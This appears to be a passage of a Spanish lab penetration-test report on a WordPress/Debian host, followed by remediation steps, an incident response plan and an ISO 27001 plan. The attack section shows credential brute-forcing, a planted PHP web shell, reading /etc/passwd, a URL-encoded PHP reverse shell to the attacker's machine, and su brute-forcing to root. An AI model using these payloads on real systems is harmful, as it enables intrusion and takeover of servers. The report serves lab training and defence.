  RPORT           80              yes       The target port (TCP)
  SSL             false           no        Negotiate SSL/TLS for outgoing connections
  STOP_ON_SUCCESS  true            yes       Stop guessing when a credential works for a host
  TARGETURI        /               yes       The base path to the wordpress application
  THREADS         1              yes       The number of concurrent threads (max one per host)
  USERNAME        wordpress-user   no        A specific username to authenticate as
  USERPASS_FILE   File containing users and passwords separated by space, one pair per line
  USER_AS_PASS     false           no        Try the username as the password for all users
  USER_FILE       File containing usernames, one per line
  VERBOSE         true            yes       Whether to print output for all attempts
  VHOST           HTTP server virtual host
```


Tras ejecutarlo, intentará todas las combinaciones, hasta que por fin encontró la correcta:

Usuario: wordpress-user


Password: wordpressuser123456

```
[*] 10.0.2.16:80 - Failed: 'wordpress-user:4geeks1234567'
[*] 10.0.2.16:80 - Failed: 'wordpress-user:4geeks123123'
[*] 10.0.2.16:80 - Failed: 'wordpress-user:wordpress-123456'
[*] 10.0.2.16:80 - Failed: 'wordpress-user:wordpress-123456789'
[*] 10.0.2.16:80 - Failed: 'wordpress-user:wordpress-111111'
[*] 10.0.2.16:80 - Failed: 'wordpress-user:wordpress-password'
[*] 10.0.2.16:80 - Failed: 'wordpress-user:wordpress-qwerty'
[*] 10.0.2.16:80 - Failed: 'wordpress-user:wordpress-abc123'
[*] 10.0.2.16:80 - Failed: 'wordpress-user:wordpress-12345678'
[*] 10.0.2.16:80 - Failed: 'wordpress-user:wordpress-password1'
[*] 10.0.2.16:80 - Failed: 'wordpress-user:wordpress-1234567'
[*] 10.0.2.16:80 - Failed: 'wordpress-user:wordpress-123123'
[+] 10.0.2.16:80 - Success: 'wordpress-user:wordpressuser123456'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Ahora vamos a la URL <http://10.0.2.16/wp-login.php> e introducimos las credenciales obtenidas:




¡Hemos logrado acceso al Panel de Administrador de Wordpress!



4.2. Inyectando comandos del Sistema

Ahora que tenemos acceso, vamos a aprovecharnos de cualquiera de los temas o plugins inactivos para ejecutar comandos en el sistema. (Da igual el que sea).

Para ello vamos a “Tools>Theme File Editor”, y luego arriba a la derecha seleccionamos cualquier tema inactivo. (en mi caso “twenty twenty three”)



Ahora en el menú de la derecha, elegimos cualquier archivo .php, en mi caso he elegido “hidden-404.php”. Y añadimos en cualquier parte del archivo el código “`system($_GET['cmd'])`”.



Una vez modificado el archivo .php podemos lanzar comandos haciendo una petición a ese archivo y añadiendo un valor al parámetro cmd:

```
(kali@kali)-[~]
└─$ curl -X GET "http://10.0.2.16/wp-content/themes/twentytwentythree/patterns/hidden-404.php?cmd=cat%20/etc/passwd"
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
```

4.3 Transformando nuestra Shell a Meterpreter

Ahora que podemos ejecutar comandos en el sistema, podemos crear una reverse Shell y obtenerla en Metasploit para tener todas las funcionalidades de Meterpreter.

Así que abrimos metasploit y ejecutamos el módulo `multi/handler` para ponerlo a escuchar:

```
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.0.2.9:1234
```

Ahora vamos a crear una rever Shell en php, la creamos en <https://www.revshells.com/> y la codificamos en formato URL.

Y ejecutamos el comando utilizando nuestra ejecución de comandos de wordpress:

```
(kali@kali)-[~]
└─$ curl -X GET "http://10.0.2.16/wp-content/themes/twentytwentythree/patterns/hidden-404.php?cmd=php%20-r%20%27%24sock%3Dfsockopen%28%2210.0.2.9%22%2C1%34%29%3Bexec%28%22%2Fbin%2Fbash%20%3C%263%20%3E%263%20%3E%263%22%29%3B%27"
```

Ahora en nuestro metasploit deberemos haber recibido una Shell:

```
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.0.2.9:1234
[*] Command shell session 1 opened (10.0.2.9:1234 → 10.0.2.16:50644) at 2025-04-23 10:21:17 -0400

PHP passthru
ls
call-to-action.php
footer-default.php
hidden-404.php
hidden-comments.php
hidden-no-results.php
post-meta.php
background
```

Ahora ejecutamos el comando “`sessions -u 1`” para convertir nuestra sesión 1 en meterpreter:

```
msf6 exploit(multi/handler) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 10.0.2.9:4433
[*] Sending stage (1017704 bytes) to 10.0.2.16
[*] Meterpreter session 2 opened (10.0.2.9:4433 → 10.0.2.16:34166) at 2025-04-23 10:22:27 -0400
[*] Command stager progress: 100.00% (773/773 bytes)
```

Genial, ahora si abrimos la sesión 2, ¡ya hemos obtenido una Shell con meterpreter!

```
meterpreter > sysinfo
Computer      : debian.debian
OS            : Debian 12.7 (Linux 6.1.0-25-amd64)
Architecture : x64
BuildTupple  : i486-linux-musl
Meterpreter   : x86/linux
meterpreter > getuid
Server username: www-data
meterpreter > █
```

4.4 Escalando privilegios a root

Ahora que ya tenemos nuestra sesión de meterpreter creada, vamos a intentar escalar a root, para ello ejecutamos el módulo de `post/multi/recon/local_Exploit_sugester` y veamos si encuentra algún método de escalada.

Y efectivamente, nos ha encontrado 5 posibles formas de escalar.

```
msf6 post(multi/recon/local_exploit_sugester) > run
[*] 10.0.2.16 - Collecting local exploits for x86/linux ...
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/logging-2.4.0/lib/logging.rb:10: warning: /usr/lib/x86_64-linux-gnu/ruby/3.3.0/syslog.so was
as loaded from the standard library, but will no longer be part of the default gems starting from Ruby 3.4.0.
You can add syslog to your Gemfile or gemspec to silence this warning.
Also please contact the author of logging-2.4.0 to request adding syslog into its gemspec.
[*] 10.0.2.16 - 204 exploit checks are being tried ...
[*] 10.0.2.16 - exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec: The target is vulnerable.
[*] 10.0.2.16 - exploit/linux/local/netfilter_priv_esc_ipv4: The target appears to be vulnerable.
[*] 10.0.2.16 - exploit/linux/local/network_manager_vpnc_username_priv_esc: The service is running, but could not be validated.
[*] 10.0.2.16 - exploit/linux/local/pkexec: The service is running, but could not be validated.
[*] 10.0.2.16 - exploit/linux/local/su_login: The target appears to be vulnerable.
[*] Running check method for exploit 66 / 66
[*] 10.0.2.16 - Valid modules for session 2:

#  Name                                                                 Potentially Vulnerable?  Check Result
-  -
1  exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec                 Yes                      The target is vulnerable.
2  exploit/linux/local/netfilter_priv_esc_ipv4                         Yes                      The target appears to be vulnerable.
3  exploit/linux/local/network_manager_vpnc_username_priv_esc          Yes                      The service is running, but could not be validated.
4  exploit/linux/local/pkexec                                           Yes                      The service is running, but could not be validated.
5  exploit/linux/local/su_login                                         Yes                      The target appears to be vulnerable.
```

Después de probar los 5 módulos, nos damos cuenta que en este caso son falsos positivos. Así que como no hay ningún módulo, voy a crear yo mi propio módulo de Metasploit. En este caso, he creado un módulo de Post Explotación que permite seleccionar un diccionario en nuestra máquina Kali, y el propio módulo probará todas esas contraseñas sobre el usuario que nosotros le digamos, en nuestro caso personal el objetivo es “root”, pero serviría contra cualquier otro nombre de usuario.

Cargaremos nuestro módulo `post/linux/escalate/brute_sudo` en metasploit. Ahora seleccionamos nuestra sesión activa, nuestro diccionario (por ejemplo, rockyou), el nombre de usuario (en nuestro caso root). Debería quedar así:

```
msf6 exploit(multi/handler) > use post/linux/escalate/brute_sudo
msf6 post(linux/escalate/brute_sudo) > info

Name: Linux SU Password Brute Forcer
Module: post/linux/escalate/brute_sudo
Platform: Linux
Arch:
Rank: Normal
System:
Provided by:
DavidalVK

Compatible session types:
Meterpreter
Shell

Basic options:


| Name      | Current Setting                  | Required | Description                       |
|-----------|----------------------------------|----------|-----------------------------------|
| PASS_FILE | /usr/share/wordlists/rockyou.txt | yes      | Password file path                |
| SESSION   | 2                                | yes      | The session to run this module on |
| USERNAME  | root                             | yes      | Target user                       |


Description:
Bruteforce SU passwords for privilege escalation

View the full module info with the info -d command.

msf6 post(linux/escalate/brute_sudo) >
```

Ahora ejecutamos el módulo con exploit, y esperamos...

```
msf6 post(linux/escalate/brute_sudo) > exploit
[+] Valid password found: 123456
[*] UID info: uid=0(root) gid=0(root) groups=0(root)
[*] Post module execution completed
msf6 post(linux/escalate/brute_sudo) >
```

¡Bingo! Hemos conseguido una contraseña válida para el usuario root: 123456.

Ya tenemos la Shell creada como root (La sesión 3):

```
Active sessions
=====


| Id | Name | Type        | Information                        | Connection                                  |
|----|------|-------------|------------------------------------|---------------------------------------------|
| 1  |      | shell       | sparc/bsd                          | 10.0.2.9:1234 → 10.0.2.16:50644 (10.0.2.16) |
| 2  |      | meterpreter | x86/linux www-data @ debian.debian | 10.0.2.9:4433 → 10.0.2.16:34166 (10.0.2.16) |
| 3  |      | meterpreter | x86/linux root @ debian.debian     | 10.0.2.9:4433 → 10.0.2.16:56540 (10.0.2.16) |


msf6 post(linux/escalate/brute_sudo) > sessions -i 3
[*] Starting interaction with 3 ...

meterpreter > getuid
Server username: root
meterpreter >
```

5. Corrección de Vulnerabilidades

5.1. FTP: Eliminar Acceso Anónimo y Actualizar

1. **Editar** /etc/vsftpd.conf:

anonymous_enable=NO

local_enable=YES

chroot_local_user=YES

2. **Actualizar vsftpd:**

sudo apt update && sudo apt upgrade vsftpd -y

5.2. HTTP: Actualizar WordPress y Reforzar Seguridad

1. **Actualizar WordPress a la Última Versión.**
2. **Ajustar Permisos:** De la misma forma que se mostró anteriormente en la fase 1 del documento.
3. **Desactivar la edición de archivos:** Para evitar la ejecución de comandos que explotó anteriormente, hay que añadir el código `define('DISALLOW_FILE_EDIT', true);` a nuestro archivo wp-config.php, así se desactivará la opción de modificar el código de los temas y plugins.
4. **Añadir 2FA:** Recomendaría añadir un doble factor de autenticación con algún plugin para que sea más complicado el acceso no autorizado.

6. Validación Post-Corrección

- **FTP:**

```
nmap -p 21 10.0.2.16
```

21/tcp open ftp vsftpd 3.0.5 # Versión actualizada

- **HTTP:**

```
wpscan --url http://10.0.2.16
```

[+] WordPress version 6.8.1 identified (Latest version).

7. Conclusiones y Recomendaciones

Conclusiones:

- El acceso anónimo en FTP no debería estar activo, ya que no es necesario y puede conllevar un riesgo de seguridad.
- La versión desactualizada de WordPress, la contraseña poco segura y la edición de archivos, facilitó la ejecución remota de código.

Recomendaciones:

- Implementar **autenticación de dos factores (2FA)** para FTP y WordPress.
- Instalar algún **módulo de seguridad** para WordPress que proteja el sitio.
- Programar **actualizaciones automáticas** para WordPress y servicios clave.
- Realizar **auditorías mensuales** con Nessus o OpenVAS.

Firma del Analista:

David Alonso Montero

Fecha del pentest: 24/04/2025

Informe 3: Plan de respuesta de incidentes y certificación

Autor: David Alonso Montero

Fecha: 25/04/2025

1. Plan de Respuesta a Incidentes basado en NIST SP 800-61

1.1. Preparación

- **Equipo de Respuesta a Incidentes (CSIRT):**
 - **Coordinador:** Responsable de activar el plan y gestionar comunicaciones.
 - **Analista Forense:** Investiga el origen y alcance del incidente.
 - **Administrador de Sistemas:** Restaura servicios y corrige vulnerabilidades.
 - **Equipo Legal:** Gestiona notificaciones regulatorias (ej. GDPR).
- **Herramientas y Recursos:**
 - **SIEM** (Wazuh/Elastic Stack) para correlación de logs.
 - **IDS/IPS** (Suricata) para detección y bloqueo de amenazas.
 - **Backups** diarios cifrados en ubicaciones locales y en la nube (AWS S3).
- **Simulacros:** Ejercicios trimestrales de respuesta a incidentes, incluyendo ataques de ransomware y acceso no autorizado vía SSH.

1.2. Identificación y Análisis

- **Detección:**
 - Alertas del SIEM por múltiples intentos fallidos de SSH y FTP desde IPs desconocidas.
 - Monitoreo de logs de Apache y WordPress para detectar inyección de código malicioso.

- **Clasificación del último Incidente:**

Categoría	Ejemplo	Gravedad
Crítico	Acceso root no autorizado por SSH	Alto impacto en confidencialidad e integridad
Crítico	Comprometido Wordpress	Exfiltrados todos los ficheros que forman el wordpress

- **Evidencia Recolectada:**

- Logs de autenticación SSH.
- Imagen forense del servidor comprometido (SHA-256: 66955060A85B8936223A5CE29D9E0A12EF463F21865985711AFF464EAF4A482).

1.3. Contención

- **Acciones Inmediatas:**

- Bloquear IP atacante (192.168.0.134) en el firewall:

```
sudo iptables -A INPUT -s 192.168.0.134 -j DROP
```

- Deshabilitar acceso SSH a root:

```
sudo nano /etc/ssh/sshd_config
```

```
# Cambiar: PermitRootLogin no
```

- Aislar el servidor comprometido de la red interna.

1.4. Erradicación

- **Eliminación de Amenazas:**

- Eliminar archivos maliciosos.
- Actualizar WordPress y plugins a la última versión.
- Escanear rootkits con rkhunter y chkrootkit.

- **Corrección de Vulnerabilidades:**

- Restringir permisos en /var/www/html:

```
sudo find /var/www/html -type d -exec chmod 755 {} \;
```

```
sudo find /var/www/html -type f -exec chmod 644 {} \;
```

- Eliminar acceso anónimo en FTP:

```
sudo nano /etc/vsftpd.conf
```

```
# Cambiar: anonymous_enable=NO
```

1.5. Recuperación

- **Restauración desde Backups:**

- Base de datos:

```
gunzip < backup_db_20250427.sql.gz | mysql -u root -p wordpress
```

- Archivos de WordPress:

```
sudo tar -xzf backup_html_20250427.tar.gz -C /var/www/html
```

- **Validación Post-Recuperación:**

- Pruebas de funcionalidad del sitio web (login, publicación de contenido).
- Revisión de logs para detectar actividad residual.

1.6. Lecciones Aprendidas

- **Mejoras Identificadas:**

- Implementar autenticación multifactor (MFA) para SSH y WordPress.
- Actualizar políticas de contraseñas (mínimo 12 caracteres, rotación cada 90 días).
- Ejecutar escaneos de vulnerabilidades mensuales con OpenVAS.

2. Sistema de Gestión de Seguridad de la Información (SGSI) conforme a ISO 27001

2.1. Análisis de Riesgos

- **Activos Críticos:**

Activo	Riesgo	Impacto	Probabilidad
Servidor Debian	Acceso no autorizado vía SSH	Alto	Media
Base de datos MySQL	Exposición de credenciales	Alto	Alta

- **Controles Implementados:**

Riesgo	Control	Referencia ISO 27001
Contraseñas débiles	Política de complejidad y MFA	A.9.4.1
Servicios desactualizados	Parches automáticos con unattended-upgrades	A.12.6.1

2.2. Políticas de Seguridad

- **Control de Acceso:**

- **MFA obligatorio** para todos los servicios. Sobre todo, SSH y panel de WordPress.
- **Principio de menor privilegio:** Usuarios solo tienen acceso necesario.

- **Protección de Datos:**

- **Cifrado AES-256** para backups y datos en tránsito (SSL/TLS).
- **Segmentación de red:** DMZ para el servidor web, separado de la red interna.

- **Respaldos:**

- **Frecuencia:** Diaria para archivos, horaria para bases de datos.
- **Almacenamiento:** Local (NAS) y en la nube (AWS S3 Glacier).

2.3. Planes de Acción

- **Mitigación de Vulnerabilidades:**
 - **Cronograma:**

Mes	Acción	Responsable
1	Implementar MFA en SSH	Admin. Sistemas
2	Auditoría de permisos en WordPress	Equipo Seguridad

- **Capacitación:**
 - Simulacros de phishing trimestrales para empleados.
 - Talleres sobre configuración segura de servicios (SSH, FTP).

2.4. Certificación ISO 27001

- **Declaración de Aplicabilidad (SoA):**
 - Incluye controles A.12 (Operaciones de seguridad) y A.14 (Seguridad en adquisiciones).
- **Auditorías Internas:**
 - Revisión semestral del SGSI por un auditor independiente.
- **Mejora Continua:**
 - Actualización anual del análisis de riesgos y políticas.

3. Conclusión

Este plan integra las mejores prácticas del NIST SP 800-61 con los requisitos de ISO 27001, asegurando una respuesta ágil a incidentes y una gestión proactiva de riesgos. La organización estará preparada para contener ataques similares al hackeo analizado, minimizando el impacto y garantizando la continuidad operativa.

Firma del Responsable de Seguridad:

David Alonso Montero

Fecha de Aprobación: 30/04/2025